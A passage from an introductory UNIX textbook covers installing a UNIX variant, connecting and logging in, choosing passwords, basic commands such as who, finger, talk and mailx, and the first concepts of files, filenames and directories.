You will also need to choose which UNIX variant to install. Chapter 1 discusses the different versions of UNIX that can be run on a PC. These include variants of Linux and BSD, as well as Solaris. Most of these variants can be purchased on a CD or downloaded for free. The downloads are typically in the form of an *.iso* file. This is a disk image that can be burned to a CD if you have a CD burner. Many of the UNIX variants listed in the next sections have guides on their web sites explaining exactly how to create an installation CD.

Once you have a CD with your UNIX variant on it, you can install by booting directly from the CD. If your computer does not boot from a CD, you have a few options. You may be able to get it to boot from a CD by changing a BIOS setting. If you are not comfortable modifying your BIOS, you can create a floppy boot disk that will allow you to install from a CD. Many of the UNIX variants have a "Getting Started" or "How to Install" section in their online documentation that explains how to do this. You could also try to find a variant that can be installed from floppy disks (such as FreeBSD, which has instructions on its web site for setting up the disks).

Once the installation program is running, you will be able to follow the directions on screen to complete the installation. The installation process will include setting up your hard drive and selecting which components of the operating system to install. You will also set up an account for system administration (often called the *root* account), and choose a separate login name and password for everyday use. For most of the variants listed in this chapter, this process is fairly straightforward. Even if you do not know much about installing an operating system, the installation program will suggest default settings that should work well for most users. In addition, the web sites for the UNIX variants include installation guides to step you through this process.

You can see examples of the installation process for many UNIX variants, including the versions of Linux discussed here, FreeBSD, and Solaris, at *http://shots.osdir.com/*. This web site, which also includes screenshots after installation is complete, can help you compare the feel of different versions before you choose which one to install.

Linux Distributions If you decide to install Linux, you should know that there is no single "official" version of Linux. Instead, there are many *distributions* of Linux, each produced by a different

organization. In general, these distributions have more similarities than differences. The differences between distributions have to do with the target audience (beginner or advanced users), the installation process (simple or complex), the applications that are included by default (for example, which desktop environments the distribution comes with), and the package management systems (how new applications are installed). In addition, some distributions are known for being particularly up-to-date, or especially stable, or very well supported.

A good starting point for choosing a Linux distribution is *http://distrowatch.com/*. This web site tracks the different distributions of Linux that are currently available. For each distribution, it includes information on where to get an installation CD, or how to download the distribution so that you can create your own CD. It also has a "Major Distributions" page listing the distributions that are currently most popular, with comments indicating which are best suited for a beginning user.

At the time of this writing, these are some of the most common and highly recommended Linux distributions, according to DistroWatch:

- Ubuntu *(http://www.ubuntu.com/)* is a relatively new Linux distribution, but it has become one of the most popular. Ubuntu is known for including up-to-date software and for being accessible even to new users. The variant Kubuntu includes the KDE desktop environment instead of GNOME (see Chapters 6 and 7 for information about desktop environments). Canonical, the sponsor of Ubuntu, has a policy of shipping free installation CDs on request. In addition to the installation CD, Ubuntu can be downloaded as a "Live CD" that allows you to run Ubuntu without installing it to the hard drive.
- Xandros Desktop *(http://www.xandros.com/)* is highly recommended for Windows users who want to start using Linux. It is considered one of the most easy-to-use distributions for beginners. Besides the Open Circulation Edition, which can be downloaded for free, Xandros sells boxed versions of its operating system, including the Deluxe Edition, which can run Microsoft Office and certain other Windows applications.
- Fedora Core *(http://fedoraproject.org/)* is sponsored by Red Hat, which is one of the most famous Linux brand names. It is one of the most widely used Linux variants, and is considered especially reliable.
- SUSE Linux *(http://www.opensuse.org/)* is another very popular distribution.
- Mandriva Linux *(http://www.mandrivalinux.com/)* is also popular and easy to use.
- Debian GNU/Linux *(http://www.debian.org/)* is popular among advanced users, but it may be more challenging to install than the other distributions on this list. Many other Linux distributions are actually based on Debian, including Ubuntu, MEPIS, and Knoppix.
- MEPIS Linux *(http://www.mepis.org/)* is a beginner-friendly distribution that can be run from a CD as well as installed on a hard drive. This allows new users to test the operating system before installing it, and to use the CD as a recovery disk if something goes wrong.

BSD Variants The BSD variants include FreeBSD, OpenBSD, and NetBSD. Of these, FreeBSD is the most popular. It can be downloaded from *http://www.freebsd.org/*. FreeBSD has a reputation for being a remarkably stable operating system, and is very popular for servers. It is highly compatible with Linux applications. Installing FreeBSD may be more challenging for a beginner than installing some of the Linux distributions listed above.

Solaris The Solaris 10 operating system, by Sun Microsystems, is now available as a free download. To download Solaris, go to *http://www.sun.com/software/solaris/get.jsp.* To buy Solaris 10 on CD for approximately $30, go to *http://store.sun.com/* and click Operating Systems. Solaris is now largely open source and is mostly compatible with applications written for Linux.

Connecting Remotely

When you connect to a UNIX system remotely, you are using your computer to access another system

that is running UNIX. Typically, this system supports many users at once. For example, many large universities offer a UNIX account to all their students. The students log in to the system from their own computers, either through the Internet or over the university network.

In order to connect to a UNIX system like this, you will need Internet access from your own computer. (In some cases, you may be able to dial in directly to the UNIX system, but the details for how to do this depend on the specific system configuration.) You will also need a *terminal emulator application.* This is a program that allows you to interact with the UNIX system. Finally, you will need to know the *hostname* of the system you are going to connect to (for example, *amber.university.edu*), and your login name and password. You can get this information from the administrator of the UNIX system.

Accessing a UNIX System from a PC

Microsoft Windows comes with a terminal application called HyperTerminal. HyperTerminal allows you to use **telnet** to connect to a remote system. However, HyperTerminal does not support **ssh**, a secure method of connecting that prevents hackers from stealing your passwords or data when they are sent over the network. Many UNIX systems are configured to allow only **ssh** connections.

Two of the most commonly used terminal emulators for Windows are PuTTY and SecureCRT. Both of these support **ssh**, in addition to **telnet.** PuTTY is freely downloadable from *http://www.chiark.greenend.org.uk/~sgtatham/putty/*. SecureCRT has more features but is a commercial product. To download a trial version or buy the full version, go to *http://www.vandyke.com/products/securecrt/*.

When you first run your terminal application, you will need to create a new connection. Your application should explain how to do this. For example, when you run PuTTY, it automatically opens a dialog box so that you can enter your connection information. You will enter the hostname of the UNIX system, and your login name and password. Once you are connected, you will be able to enter and run commands, just as you would if you were physically at the remote computer.

Accessing a UNIX System from Mac OS X

The Terminal application in Mac OS X allows you to connect to a remote system. Just type **ssh** followed by the hostname of your system, as in

```
ssh amber.university.edu
```

You will be prompted to enter your login name and password. Once you are connected, you can enter commands as though you were sitting at the remote machine.

Logging In

Once you have access to your UNIX system, you will need to log in with your username and password. The UNIX operating system was designed for multiple users. Requiring each user to log in ensures that the system remains secure, and that each user's files remain private.

Selecting a Login Name

Every UNIX system has at least one person, called the *system administrator,* whose job is to maintain the system. The system administrator is also responsible for adding new users to the system, and for setting up the initial work environment. If you are on a multiuser system, you will have to ask the system administrator to set up a login for you. If you are the only user on the system, you will be the system administrator. During the installation of your UNIX variant, you will be asked to select a login name and password.

In general, your login name can be almost any combination of letters and numbers, although there are a few constraints:

- Your login name must be more than two characters long. If it is longer than eight, only the first eight characters are relevant.
- It must contain only lowercase letters and numbers and must begin with a lowercase letter. No symbols or spaces are allowed.
- It cannot be the same as another login name already in use. Some login names are customarily reserved for certain uses; for example, *root* is often a login name for the system administrator (sometimes called the *superuser*).

Choosing a login name is similar to choosing an e-mail address. In fact, your login name will become your e-mail address on the UNIX system. Try to pick a login name that is easy to spell and type, and that other users will associate with you. Names *(nate),* initials *(raf),* and combinations of names and initials *(susanl, jfarber)* are common. For example, a user named Marissa Silverman might choose *marissa, msilver, mars,* or *mls* as a login name. Of course, you could also choose something unrelated to your name, such as *yoda01.* Keep in mind that your login name is how you will be known on the system, so it is important to choose something that won't become embarrassing or confusing later. In some cases the system administrator may select a login name for you.

Choosing a Password

If you begin by installing a UNIX variant on your own system, it will ask you to choose a password when you select a login name. If your account is on a remote system, your system administrator will probably assign you a temporary password, which you should change the first time you log in. UNIX places some requirements on passwords, typically including the following:

- Passwords must have at least six characters.
- Passwords must contain at least two alphabetic characters (uppercase or lowercase letters), and at least one number or symbol. Note that UNIX is sensitive to case, so WIZARD is a different password than w1zard.
- Your login name with its letters reversed or shifted cannot be used as a password. For example, if your login name is *msilver,* you cannot choose *silverm* or *revlism* as a password.

The passwords *3hrts&3lyonz* and *R0wkS+@r* are both valid, but *kilipuppy* (no numeric or special characters) and *Red1* (too short) are not.

UNIX System Password Security

Your first contact with security on your UNIX system is choosing a password. Simple passwords are

easily guessed. A large commercial dictionary contains about 250,000 words, which can be checked as passwords in less than two minutes of computer time. All dictionary words spelled backward takes about another minute. All dictionary words preceded or followed by the digits 0–99 can be checked in just a few more minutes. Similar lists can be used for other guesses.

Here are some guidelines:

- Avoid easily guessed passwords, such as your name or the names of family members or pets.
- Also avoid your address, your car's license plate, and any other phrase that someone might associate with you.
- Avoid words or names that exist in a dictionary (in any language, not just English).
- Avoid trivial modifications of dictionary words. For example, normal words with replacement of certain letters with numbers: *mid5umm3r, sn0wball,* and so forth.

Pronounceable nonsense words can make good passwords, such as *38fizwik, 6nogbuf7,* or *met04ikal.* These passwords are very difficult to guess, but because they can be pronounced, they are often easy for you to remember.

Resist the temptation to write your password down. In particular, do not stick it to your screen or leave it on your desk. If you have to write it down, keep it in a safe place. If someone gains access to the UNIX system with your password, they will have access to all of your work-they may even be able to find a way to access restricted parts of the system once they are logged in.

Caution *If you do forget your password, there is no way to retrieve it. Because it is encrypted, even your system administrator cannot look up your password. If you cannot remember it, the administrator will have to give you a new temporary password.*

A Successful Login

When you successfully enter your login name and password, the UNIX system responds with a set of messages, similar to this:

```
login: corwin
Password:
Last login: Tues June 27 09:55:17 on tty1
*****************************************************************
*                        Welcome to amber!                      *
*  Red Hat Linux release 9 (Shrike) Kernel 2.4.20-8 on an 1686   *
*             Report system problems to action@amber             *
*                                                                *
* amber will be coming down on Sunday Aug 28, 2006 from          *
* 8:00am until 12:00pm (noon) for system maintenance.            *
* Please schedule your work accordingly. Thank you.              *
*****************************************************************
You have new mail
$
```

At the top is a line that tells you when you last logged in. This is a security feature. If the time of your last login seems wrong, call your system administrator. This discrepancy could be an indication that someone has broken into the system and is using your login name.

This is followed by the message of the day (motd). Because every user has to log in, the login sequence is a natural place for your system administrator to put important messages. This sometimes includes general system information, such as the e-mail address for system problems, and often includes important announcements, such as system changes or shutdowns.

In some cases, you may also see other messages when you log in, like the line "You have mail" shown above. In Chapter 4, you will learn how to configure your account to display custom

information, such as a list of other users who are currently logged in.

An Incorrect Login

If you make a mistake in typing either your login name or your password, the UNIX system will respond this way:

```
login: corwin
Password:
Login incorrect
login:
```

The system will prompt you to enter a password even if you type an incorrect login name. This prevents someone from guessing login names and learning which ones are valid by discovering the ones that yield the "Password:" prompt.

If you repeatedly type your login or password incorrectly (three to five times, depending on how your system administrator has set the default), the UNIX system may disconnect you, although you will not get locked out of your account. On some systems, the system administrator will be notified of erroneous login attempts as a security measure.

If you have problems logging in, you might check to make sure that your CAPS LOCK key has not been set. If CAPS LOCK has been turned on, you will inadvertently enter an incorrect login name or password, because in UNIX uppercase and lowercase letters are treated differently

The UNIX System Prompt

After you successfully log in, you will see the UNIX System command prompt at the far left side of the current line. The default prompt on many UNIX systems is the dollar sign:

```
$
```

This $ is the indication that the UNIX system is waiting for you to enter a command.

> **Note** *In the examples in this book, you will see the $ or other prompt at the beginning of a line as it would be seen on the screen, but you are not supposed to type it.*

The default prompt may be different on your system. You may see a percent sign (%), or a string of characters, such as ~>, *-bash-2.05b$,* or *corwin@amber:~%*. The command prompt is frequently changed by users. In Chapter 4, you will learn how to customize the prompt for yourself.

Graphical Environments

On some systems, when you first log in you may be sent directly to the X Window environment. This is a graphical environment for UNIX. Chapters 6 and 7 of this book describe how to use and configure the most common versions of the X Window System.

It is also possible to set up X when you are using a remote connection to a UNIX system. To do this, you will need a tool like Cygwin/X or VNC (on a PC), or X11 (in Mac OS X). Chapter 18 has information on configuring these to run on your machine.

Many of the most powerful features of UNIX are best accessed through text commands. If you are using a graphical environment, you will need to open a terminal window to see the command prompt so that you can enter these commands. The name of the terminal program varies according to which environment you are using. One very common program is called **xterm;** others include **konsole** and **gnome-terminal.**

PREV NEXT

Entering Commands

The UNIX System makes hundreds of programs available to the user. To run one of these programs you issue a command. When you type **date,** for example, you are really instructing the UNIX System command interpreter to execute a program with the name **date,** and to display the results on your screen.

The different variants of UNIX share a large common set of commands, but each variant also provides commands that are unique to that particular version of UNIX. In addition, sometimes different UNIX variants have slightly different versions of the same command-for example, the **mailx** command discussed later in this chapter varies slightly depending on which UNIX system you are using. The most commonly used commands, however, are typically constant across versions.

Command Options and Arguments

The UNIX System has a standardized command syntax that applies to almost all commands. Understanding these patterns makes it easier to learn new UNIX commands. Some commands are used alone, some require *arguments* that describe what the command is to operate on, and some provide *options* that let you specify certain choices. Here is an example of each type of command.

The **date** command is usually used alone:

```
$ date
Fri Apr  27 22:14:05 EDT 2007
```

As you can see, entering the command **date** prints the current day and time.

Many commands take arguments (typically filenames) that specify what the command operates on. For example, to view a file, you can type

```
$ cat notes
```

This tells the **cat** command to display the file *notes.*

Commands often allow you to specify options that influence the operation of the command. You specify options for UNIX System commands by using a minus sign followed by a letter or word. For example, the command **ls** by itself lists all the files in a directory If you enter

```
$ ls -l
```

the **-l** option says to print a long version of the list with details about each file.

Stopping a Command

You can stop a command by hitting CTRL-C. The UNIX System will halt the command and return to the system prompt. You can do this either while typing or after running a command. For example, you could use CTRL-C if you were in the middle of entering a command and realized that it was misspelled. Or you could use it to cancel **ls** if it were taking too long to list the contents of a very large directory

CTRL-C is an example of a *control character.* Control characters are entered by pressing CTRL (the CONTROL key, usually located in the lower-left corner of the keyboard), together with another key For example, CTRL-C is entered by holding down the CTRL key and pressing c. Many control characters do not appear on the screen when typed. When control characters do appear, they are represented using the caret symbol-for example, ^z is used to represent CTRL-Z.

The passwd Command

On some UNIX systems, you are forced to change your password after a certain length of time (determined by the system administrator) for security reasons. Even if your system doesn't enforce

this, you should remember to change it periodically You can do this with the **passwd** command. When you issue the command, it asks for your current password, and a new password, and then requires you to retype the new password to confirm it.

```
$ passwd
passwd: changing password for corwin
Old password:
New password:
Re-enter new password:
$
```

The new password is effective the next time you log in. Ordinarily you can change your password whenever you want, but on some systems you must wait for a specific period of time after you change your password before you can change it again.

Note that when changing passwords, the new password must be significantly different from the old one. For example, the system will not allow you to change a password just by making lowercase characters uppercase, or by changing one or two of the characters.

The cal Command

The cal command prints a calendar for any month or year. If you do not give it an argument, it prints the current month. For example, on March 27, 2007, you would get the following:

```
$ cal
     March 2007
Su Mo Tu We Th Fr Sa
              1  2  3
 4  5  6  7  8  9 10
11 12 13 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30 31
```

If you give **cal** a single number, it is treated as a year, and **cal** prints the calendar for that year. So, for example, **cal 2007** will display a calendar for all of 2007. If you want to print a specific month other than the current month, enter the month number first, then the year. To get the calendar for April 2008, use the following command:

```
$ cal 4 2008
```

Do not abbreviate the year (by entering 97 for 1997, for example). If you do, **cal** will give you the calendar for a year in the first century

The who Command

On a multiuser system among friends or coworkers, you may wonder who else is currently logged in. The UNIX System provides a standard command for getting this information:

```
$ who
dbp         pts/10  Apr   2 09 52
etch        pts/15  Apr   2 16 13
a-liu       pts/16  Mar  29 23 21
corwin      pts/18  Apr   2 06 33
raf         pts/27  Apr   1 22 04
smullyan    pts/31  Apr   2 16 48
```

For each user who is currently logged into this system, the who command provides one line of output. The first field is the user's login name, the second is that user's terminal ID number, and the third is the date and time when the user logged in.

The finger Command

The **finger** command provides you with more complete information about other users on the system. The command

```
$ finger corwin
```

will print out information about the user corwin. For example,

```
Login name: corwin                              Name: Eric Kruger
Directory:/home/corwin                          Shell:/usr/bin/bash
Last login Sun Aug 28 20:13:05 on pts/17
Project: Currently, I'm writing up my summer research project.
```

The last line of the output from **finger** is the contents of a file called *.project.* To create your own *.project,* type the command

```
$ cat > .project
My research is complete, and the results are up on my website.
ctrl-d
```

and enter your own text. To end the command, enter CTRL-D on a line by itself.

If **finger** is used without an argument, one line of information will be printed out for each user currently logged in, similar to the **who** command. Note that **finger** can also be used to query remote computers for information about users on these remote computers. This will be discussed in Chapter 9.

The write Command

Once you know who is logged in, UNIX provides you with commands to communicate directly with other users. You can send a short message directly to another user with the **write** command.

The **write** command copies the text you type to the screen of another user who is logged in. If your login name is raf, the command

```
$ write corwin
Hey, are you busy?
CTRL-D
```

will display the following message on corwin's screen:

```
Message from raf
Hey, are you busy?
EOF
```

Note that corwin will see each line as you type it, rather than seeing the whole message at once. This means that you don't have to type CTRL-D at the end of every line to send the message. In fact, if corwin responds with

```
$ write raf
```

after you begin to write, you can take turns entering lines of text until you both end the conversation with CTRL-D.

The talk Command

A problem with **write** is that your messages can overlap each other, which is awkward to read. The **talk** command is an enhanced communication program. If your login name is raf, and you type

```
$ talk corwin
```

the **talk** command notifies corwin that you wish to speak with him and asks him to approve. Corwin sees the following on his screen:

```
Message from Talk_Daemon@amber at 20:15 ...
talk: connection requested by raf@amber
talk: respond with: talk raf@amber
```

If corwin responds with **talk raf@amber, talk** splits your screen into upper and lower halves. The lines that you type appear in the top half, and the lines that corwin types appear in the lower half. Both of you can type simultaneously and see each other's output on the screen without interrupting each other. When you wish to end the session, press CTRL-D.

An enhanced version of talk, **ytalk,** enables you to hold conversations among three or more people. If **ytalk** is not installed on your system, you can download it for free from the web site *http://www.impul.se/ytalk/*. Be aware, however, that installing a new program on a UNIX system can be rather tricky. You will learn how to install programs in Chapter 13.

The mesg Command

Both the **write** and **talk** commands allow someone to type a message that will be displayed on your screen. You may find it disconcerting to have messages appear unexpectedly while you are working. In order to control this, the UNIX System provides the **mesg** command, which allows you to accept or refuse messages sent via **write** and **talk.** Type

```
$ mesg n
```

to prohibit programs run by other people from writing to your screen. Anyone who tries to **write** you get the error message

```
Permission denied
```

Typing **mesg n** after someone has sent you a message will stop the conversation. The sender will see the message "Can no longer write to user."

The command

```
$ mesg y
```

reinstates permission to write to your screen. The command **mesg** by itself will report the current status (whether you are permitting others to write to your terminal or not). You can determine whether another user has denied permission for messages by using **finger** to obtain information about the user.

Getting Command Details

It can be hard to remember all the commands and how to use them. The UNIX operating system comes with a built-in manual so that you can look up the details for how to use each command. To view the manual page for a command, just type **man** followed by the command name. For example,

```
$ man ls
```

will display the **man** page for **ls**. In addition, many commands have some amount of built-in help. For example, **ls --help** will display a shorter version of the **man** page.

Unfortunately, the **man** pages contain a very large amount of information about each command-usually far more than you need. This can make them hard to read for a new user, although as you become more experienced with the UNIX System they will become easier to interpret. On some systems the command **info** (as in **info ls)** or **apropos** will give you better help. Some **man** pages also include examples at the bottom that may be helpful, but in many cases you will find it more useful to look up commands in a book or on the Internet.

Getting Started with Electronic Mail

UNIX allows you to use electronic mail to communicate with anyone on your system. If you are connected to the Internet, you can also use the UNIX mail programs to send e-mail to any e-mail address. This chapter covers only the simplest uses of e-mail. For a full discussion of e-mail in the UNIX System, including coverage of graphical mail applications, see Chapter 8.

A basic mail program is **mail.** Most systems also include an enhanced version of **mail** called **mailx,** or sometimes **Mail.** All three of these applications work in pretty much the same way This chapter will use the command **mailx** in the examples, but if you get an error message when you try to run **mailx** you can use **Mail** or **mail** instead.

It is easy to use **mailx** for simple tasks, such as reading and replying to mail messages, but doesn't provide many advanced features (for example, it is very hard to send *attachments* in **mailx**). Although you will probably switch to a more complex mail program once you are comfortable using UNIX, **mailx** makes a good introduction to using e-mail on the UNIX System.

Notification of New Mail

When new mail arrives, you are notified by a simple announcement that is displayed on the command line.

```
$ You have new mail
```

This message is displayed when you first log in, if you have mail that has been delivered since your last session. It can also show up when the prompt is printed, after you enter a command. If you haven't entered a command recently, you can press ENTER to see if you have new mail.

Reading Mail

To view your messages, just type the **mailx** command, like this:

```
$ mailx
Mail version 8.1 6/6/93 Type ? for help.
"/var/spool/mail/raf": 8 messages 5 unread
>U 1 corwin                 Tue Oct 24 09 15  21/857     "concert this weekend"
   2 nate@engineer.com      Tue Oct 24 11 23  29/930     "interesting math prob"
 U 3 liz@thebest.net        Wed Oct 25 23 10  234/10953  "Online Gaming Article"
 N 4 dkraut@bio.ca.edu      Fri Oct 27 02 27  16/733     "Re: lunch next week?"
 N 5 rlf@library.edu        Fri Oct 27 12 08  83/2558    "flight info"
 N 6 etch                   Fri Oct 27 13 25  15/629     "Meeting"
 N 7 dbp                    Fri Oct 27 13 27  16/634     "Re: Meeting"
 N 8 nate@engineer.com      Fri Oct 27 17 05  20/812     "Re: dinner plans"
?
```

The **mailx** program will show you each message as a one-line heading with the following structure:

- A single character that tells you the status of the message: **N** for new messages, **U** for unread messages (messages whose headers have been displayed before, but that you haven't yet read), and **O** or a blank space for old messages (messages you have read before).
- The message number.
- The date and time of delivery.
- The size of the message, in lines and characters.
- The subject of the message.

The current message is marked by a carat (>).

After this list, you will see a **?** or **&** prompting you to enter a mail command. To see a list of all the commands you can enter, type in a question mark.

To read the current message, type **p** (for print) or **t** (for type). To read the next message, press ENTER or type **n** (next). To read other messages, type the message number, as in

```
? 4
Message 4:
Date: Fri, 27 Oct 2006 02:27:42 -0700
From: D Kraut <dkraut@bio.ca.edu>
To: raf@turing.ca.edu
Subject: Re: lunch next week?

Panda Cage sounds great.
See you Tues.
```

If a message is very long, you may have to press the SPACEBAR to make it scroll. After viewing a message, you can type **h** (header) to display the list of messages again.

Disposing of Messages

To delete the current message, type **d**. To delete any message, type **d** followed by the message number. You can delete several messages at once by entering a range:

```
? d 5-7
```

To restore a message, type **u** (for undelete) followed by the message number (or by a range of message numbers).

The command to save the current message is **s** followed by the name of a file to save it to. You can specify the message or messages to save by including the message numbers. So, for example,

```
? s 2 savemail
```

saves message 2 in the file *savemail*. To view the messages you have saved in this file, type

```
$ mailx -f savemail
```

from the command line.

Sending Messages

To send a message, you use the **mailx** command with the address of the recipient as an argument. If you are sending mail to someone on your system, you can simply use the person's login name as the address. The command

```
$ mailx dbp
```

tells **mailx** to deliver the message to user dbp on your system. To send mail to someone via the Internet, you have to enter their full e-mail address, as in

```
$ mailx etch@lpl.net
```

This will only work if your system is configured correctly See Chapters 8 and 17 for more details about sending remote mail.

If you are already in **mailx,** you can send a message by typing **m** followed by the address at the prompt:

```
? m smullyan@logic.indiana.edu
```

To send mail to many users at once, type all of the addresses separated by spaces.

After you enter the address, **mailx** will prompt you for a subject and then allow you to type in the body of the message. After you are finished, tell **mailx** to send the message by entering a line that contains only a single period.

```
$ mailx rlf@library.edu
Subject: checking in
Thanks for taking care of Kili
while we're gone. I left a salad
in the fridge for you.
See you next week!
```

```
.
$
```

If you prefer, you can use CTRL-D instead of the period to terminate your input and send the message. To cancel a message without sending it, type CTRL-C (you may have to enter it twice).

The **mailx** program also enables you to reply to messages. To reply to the sender, type **R**. This takes the address from the current message and puts you into message creation mode. To include all the recipients of the message in your reply, type a lowercase **r**, instead. On some systems, the system administrator may have switched these two commands, so that **R** replies to all recipients. Be sure to check which addresses have been included in your mail before you send it.

Quitting mailx

To quit the **mailx** program, type **q** at the prompt. Any messages that you have read will be moved to the file *mbox.* To keep messages in your inbox, type the command **pre** followed by the message numbers before quitting **mailx.**

To exit without saving any of your changes, type **x**.

PREV NEXT

PREV NEXT

Logging Out

When you finish your work session and wish to leave the UNIX system, type **exit** (or CTRL-D) to log out. After a few seconds, your UNIX system will display the "login:" prompt:

```
$ exit
login:
```

This shows that you have logged out, and that the system is ready for another user to log in using your terminal.

Always log out when you finish your work session or when leaving your computer. An unattended session allows a passing stranger to access your work and possibly the work of others.

If you have a single-user system, it is important to remember that logging out is not the same as turning off your computer. To avoid problems, run the **shutdown** command (or on some systems, **poweroff**) before logging out in order to make it safe to turn off the machine. If you just turn the computer off without running **shutdown**, you run a real risk of damaging files or loosing data. Shutting down the system is described in Chapter 13.

PREV NEXT

PREV NEXT

Summary

In this chapter you have learned how to access and log in to a UNIX system. You now know how to use passwords, run basic commands, and communicate with other users on the system.

Table 2–1 summarizes the commands covered in this chapter.

Table 2–1: Command Summary

Command	Use
passwd	Change your password
date	Get the current date and time
cal	Display a calendar
who	List all users who are currently logged in
finger *username*	Get information about *username*
write *username*	Send a chat message to *username*
talk *username*	Open a chat session with *username*
mesg y **mesg n**	Accept or block incoming messages
man *command*	Get information about *command*
mailx **mailx** *address*	Read e-mail messages, or send an e-mail to *address*
exit	Log out of the system
shutdown poweroff	Turn off the machine

PREV NEXT

PREV NEXT

How to Find Out More

There are many resources for information about UNIX systems. Some universities have web sites designed to help their students get up and running with UNIX. Although these often include details about the particular systems at the university, they can still be very helpful for a new user. These sites include

http://unixdocs.stanford.edu/

http://helpdesk.princeton.edu/kb/search.plx?browseid=34

http://www.cs.rutgers.edu/LCSR-Computing/

http://www.apl.jhu.edu/Misc/Unix-info/

As mentioned, the UNIX man pages can be difficult to interpret. This book is similar in style to the man pages but is a bit easier to read. It covers all the common UNIX commands:

Robbins, Arnold. *UNIX in a Nutshell* 4th ed. Sebastopol, CA: O'Reilly Media, 2006.

In addition, the following web sites were mentioned in this chapter. Terminal applications for the PC (to connect to remote systems) can be downloaded from

http://www. chiark.greenend.org. uk/~sgtatham/putty/

http://www.vandyke.com/products/securecrt/

You can find out about different Linux distributions at

http://distrowatch.com/

You can view screenshots of many UNIX variants at

http://shots.osdir.com/

Popular Linux distributions include

http://www.ubuntu.com/

http://www. xandros. com/

http://www.opensuse.org/

http://fedoraproject. org/

http://www.mandrivalinux.com/

http://www. debian. org/

http://www.mepis.org/

The homepage for FreeBSD is

http://www.freebsd.org/

You can acquire Solaris from

http://www.sun.com/software/solaris/get.jsp

http://store.sun.com/

PREV NEXT

PREV NEXT

Chapter 3: Working with Files and Directories

The UNIX file system provides a powerful and flexible way to organize and manage your information. This chapter introduces the basic concepts of the file system and explains the most important commands for manipulating files and directories. In particular, the commands that provide the basic file manipulation operations-viewing files, changing directories, deleting and moving files-are among the UNIX commands you will use most often.

By the end of this chapter, you will know how to display the contents of files and directories, and how to create, delete, and manage them. You will also be able to search for specific files, control user access to files by using permissions, and use the UNIX commands for printing files.

Files

A *file* is the basic structure that stores information on the UNIX System (and on Windows systems, as well). Conceptually, a computer file is similar to a paper document. Technically a file is a sequence of *bytes* that is stored somewhere on a storage device, such as a hard drive. A file can contain any kind of information that can be represented as a sequence of bytes. Word processing documents, bitmap images, and computer programs are all examples of files.

Filenames

Every file has a title, called a *filename.* A filename can be almost any sequence of characters, and up to 255 characters long. (On some older versions of UNIX, two filenames are considered the same if the first 14 characters are identical, so be careful if you use long filenames on these systems.) You can use any ASCII character in a filename except for the null character (ASCII NUL) or the slash (/), which has a special meaning in the UNIX file system. The slash acts as a separator between directories and files.

Even though UNIX allows you to choose filenames with special characters, it is a good idea to stick with alphanumeric characters (letters and numbers) when naming files. You may encounter problems when you use or display the names of files containing nonalphanumeric characters. In particular, although the following characters *can* be used in filenames, it is better to avoid them. Many of these characters have special meanings in the command shell, which makes them difficult to work with in filenames.

! (exclamation point)	* (asterisk)	{,} (brackets)
# (pound sign)	? (question mark)	; (semicolon)
& (ampersand)	\ (backslash)	^ (caret)
| (pipe)	(,) (parentheses)	tab
@ (at sign)	‘,” (single or double quotes)	space
$ (dollar sign)	< , > (left or right arrow)	backspace

Capitalization

Windows does not distinguish between uppercase and lowercase letters in filenames. You could save a file with the name *Notes.DOC* and find it by searching for *notes.doc.* The UNIX file system, however, is *case-sensitive,* meaning that uppercase and lowercase letters are distinct. In UNIX, NOTES, *Notes,* and *notes* would be three different files. If you save a file with the name *Music,* you will not find it by searching for *music.* This also applies to commands in UNIX. If you are trying to log out with the *exit* command, typing EXIT will not work. By the way, this explains why URLs (web addresses) can be case-sensitive, since the first web server was created on a UNIX-based platform, and many web servers still run UNIX.

Filename Extensions

In Windows, filenames typically consist of a basename, followed by a period and a short filename extension. Many Windows programs depend on the extension to determine how to use the file. For example, a file named *solitaire.exe* is considered to be a file named *solitaire* with the extension *.exe,* where the *.exe* extension tells Windows that it is an executable program. If the file extension is altered or deleted, it will be more difficult to work with the file in Windows.

In UNIX, file extensions are conveniences, rather than a necessary part of the filename. They can help you remember the content of files, or help you organize your files, but they are usually optional. In fact, many UNIX filenames do not have an extension. For example, an executable program would typically have a name like *solitaire* rather than *solitaire.exe.* In addition, filename extensions in UNIX can be longer than three characters. For example, some people use *.backup* to indicate a backup copy of a file, so *notes.backup* would be an extra copy of the file *notes.*

Some programs either produce or expect a file with a particular filename extension. For example, files that contain C source code have the extension *.c,* so *sorting.c* would be a C language file. Similarly, web browsers expect that HTML files will have the extension *.html,* such as *index.html.* Table 3–1 displays some of the most commonly used filename extensions.

Table 3–1: Common File Extensions

Extension	File Type	Extension	File Type
.au	Audio	*.mpg, .mpeg*	MPEG video
.c	C language source code	*.o*	Object file (compiled and assembled code)
.cc	C++ source code	*.pl*	Perl script
.class	Compiled Java file	*.ps*	PostScript file
.conf	Configuration file	*.py*	Python script
.d	Directory	*.sh*	Bourne shell script
.gif	GIF image	*.tar*	**tar** archive
.gz	Compressed with **gzip**	*.tar.Z, .tar.gz*	Files that have been archived with **tar** and then compressed
.h	Header file for a C program	*.tex*	Text formatted with Tex/LaTeX
.html	Webpage	*.txt*	ASCII text
.jar	Java archive	*.uu, .uue*	Uuencoded file
.java	Java source code	*.wav*	Wave audio
.jpg, .jpeg	JPEG image	*.z*	Compressed with **pack**
.log	Log file	*.Z*	Compressed with **compress**

UNIX files can have more than one extension. For example, the file *book.tar.Z* is a file that has first been archived using the **tar** command (which adds the extension *.tar*) and then compressed using the **compress** command (which adds the .Z). This enables a single script to both decompress the file and untar it, using the filename as input and parsing each of the extensions to perform the appropriate task.

The flexibility of filename conventions in UNIX allow for some variation in filenames. A program written in Perl could have the filename *program.perl,* the more frequently used *program.pl,* or even just the name *program.* You can even create your open file extensions. A text file containing research notes

might be called *res_nov, ResearchNovember,* or *research.notes.nov.* In the last case, the extension *.nov* is just to remind you that the notes are from November. It will not change the way you work with the file.

PREV NEXT

PREV NEXT

Directories

Files contain the information you work with. *Directories* provide a way to organize your files. A directory is just a container for as many files as you care to put in it. If you think of a file as analogous to a document in your office, then a directory is like a file folder. In fact, directories in UNIX are exactly like folders in Windows.

For example, you may decide to create a directory to hold all of your notes. You could name it *Notes* and use it to hold only files that are your notes, keeping them separated from your e-mail, programs, and other files.

Subdirectories

A directory can also contain other directories. A directory inside another directory is called a *subdirectory.* You can create as many subdirectories inside a particular directory as you wish.

Choosing Directory Names

